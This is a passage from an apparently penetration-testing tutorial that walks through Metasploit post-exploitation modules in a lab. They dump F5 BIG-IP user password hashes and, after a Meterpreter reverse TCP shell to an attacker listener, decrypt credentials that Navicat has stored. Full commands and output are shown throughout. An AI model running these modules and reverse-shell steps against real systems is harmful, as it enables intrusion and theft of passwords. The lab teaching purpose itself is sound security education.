   E_PASSWORDS                               words (ie, LDAP, AD,
                                              RADIUS, etc) from M
                                             CP
   SESSION                         yes       The session to run t
                                             his module on


View the full module info with the info, or info -d command.

msf6 post(linux/gather/f5_loot_mcp) >
```

Set the Session ID and execute the module.

```
msf6 post(linux/gather/f5_loot_mcp) > set session 1
session => 1
msf6 post(linux/gather/f5_loot_mcp) > run

[*] Gathering users and password hashes from MCP
[+] root:$6$yJI75mYu$YDmdjLYi2fn1kBYOivkXdb7ig2EpuzpAvWfTXmjdkKdQO
XKel4uE29eUKNJVc21vyjDFTu/VsxjAwQrgWYPbQ/
[+] admin:$6$DwfH39yi$YqyZ1gMG/sNM33PiZI7iOPr5YQmROktUeQbEuBs21ryO
q3hy7KZ9cgmO1jc4ILozF5dIB1POElypr4DT.Pcyg.
[+] f5hubblelcdadmin:dP2ydPIOjW1OZSFp4PWZGEcEBFxRf1e8
[*] Gathering upstream passwords from MCP
[*] No LDAP / Active Directory password found
[*] No Radius password found
[*] No TACACS+ password found
[*] No SMTP password found
[*] Post module execution completed
msf6 post(linux/gather/f5_loot_mcp) >
```

As readers can see, we successfully have usernames and password hashes from the target machine.

Navicat_Credentials_Gather Module

TARGET: NaviCAT <= (Latest) **TYPE: Local**
MODULE : POST **ANTI-MALWARE : OFF**

NaviCAT is a cross-platform graphical database management tool that can be used to manage databases varying from MYSQL, MariaDB, MongoDB, Oracle, SQLite, PostgreSQL and Microsoft SQL server. This module gathers credentials stored by NaviCAT and decrypts them.


Note that this module only works on Windows machines. We have tested this on the latest version of Navicat installed on windows 10. We downloaded and installed MariaDB database server on the same host. The download information of both MariaDB Database server and Navicat

are given in our Downloads section.

After installing MariaDB database server on Windows, open CMD window, login in to the MariaDB server are set a password for the 'root' user as shown below.


```
C:\Users\admin\Desktop\mariadb-11.0.0-winx64\bin>mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 9
Server version: 11.0.0-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> ALTER USER 'root'@'localhost' IDENTIFIED BY '12345678';
Query OK, 0 rows affected (0.007 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.006 sec)

MariaDB [(none)]> exit
Bye

C:\Users\admin\Desktop\mariadb-11.0.0-winx64\bin>
```

Start the database server. Open Navicat and connect to the MariaDB server using the credentials we created above.





Remember to check the option "Save password". Click on test connection to see if the connection is successful.

"*Internet Privacy is fiction.*"
- Abhijit Naskar



The connection is successful. Click on “OK”.





Get a meterpreter session on the target Windows system.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/
reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.4
0.150:52673) at 2023-02-15 06:40:25 -0500

meterpreter >
```

"GitHub is committed to investigating reported security issues."
- Github

```
meterpreter > sysinfo
Computer        : DESKTOP-PRLKILM
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >
```

Background the current session and load the /gather/credentials/navicat module.

```
meterpreter > sysinfo
Computer        : DESKTOP-PRLKILM
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >
Background session 1? [y/N]
```

```
msf6 exploit(multi/handler) > search navicat

Matching Modules
================

   #  Name                                              Disclosure Date  Ra
nk    Check  Description
   -  ----                                              ---------------  --
--    -----  -----------
   0  post/windows/gather/credentials/navicat                            no
rmal  No     Windows Gather Navicat Passwords


Interact with a module by name or index. For example info 0, use 0
 or use post/windows/gather/credentials/navicat

msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > use 0
msf6 post(windows/gather/credentials/navicat) > show options

Module options (post/windows/gather/credentials/navicat):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   NCX_PATH                   no        Specify the path of the
                                        NCX export file (e.g. co
                                        nnections.ncx).
   SESSION                    yes       The session to run this
                                        module on


View the full module info with the info, or info -d command.

msf6 post(windows/gather/credentials/navicat) >
```

Set the Session ID and execute the module.

```
msf6 post(windows/gather/credentials/navicat) > set session 1
session => 1
msf6 post(windows/gather/credentials/navicat) > check
[-] Check failed: Post modules do not support check.
msf6 post(windows/gather/credentials/navicat) >
```

```
msf6 post(windows/gather/credentials/navicat) > run

[*] Gathering Navicat password information.
Navicat Sessions
================

Name           Protocol  Hostname   Port  Username  Password
----           --------  --------   ----  --------  --------
Hackercool_Cy  mariadb   localhost  3306  root      12345678
bersec_Labs

[+] Session info stored in: /home/kali/.msf4/loot/20230215064135_d
efault_192.168.40.150_host.navicat_ses_858711.txt
[*] Finished processing from the registry
[*] Post module execution completed
msf6 post(windows/gather/credentials/navicat) >
```

As readers can see, the module successfully retrieved the credentials stored by the navicat applicat-ion.

Remote Control Collection RCE Module

TARGET: Remote Control Server
TYPE: Remote
MODULE : Exploit
ANTI-MALWARE : OFF

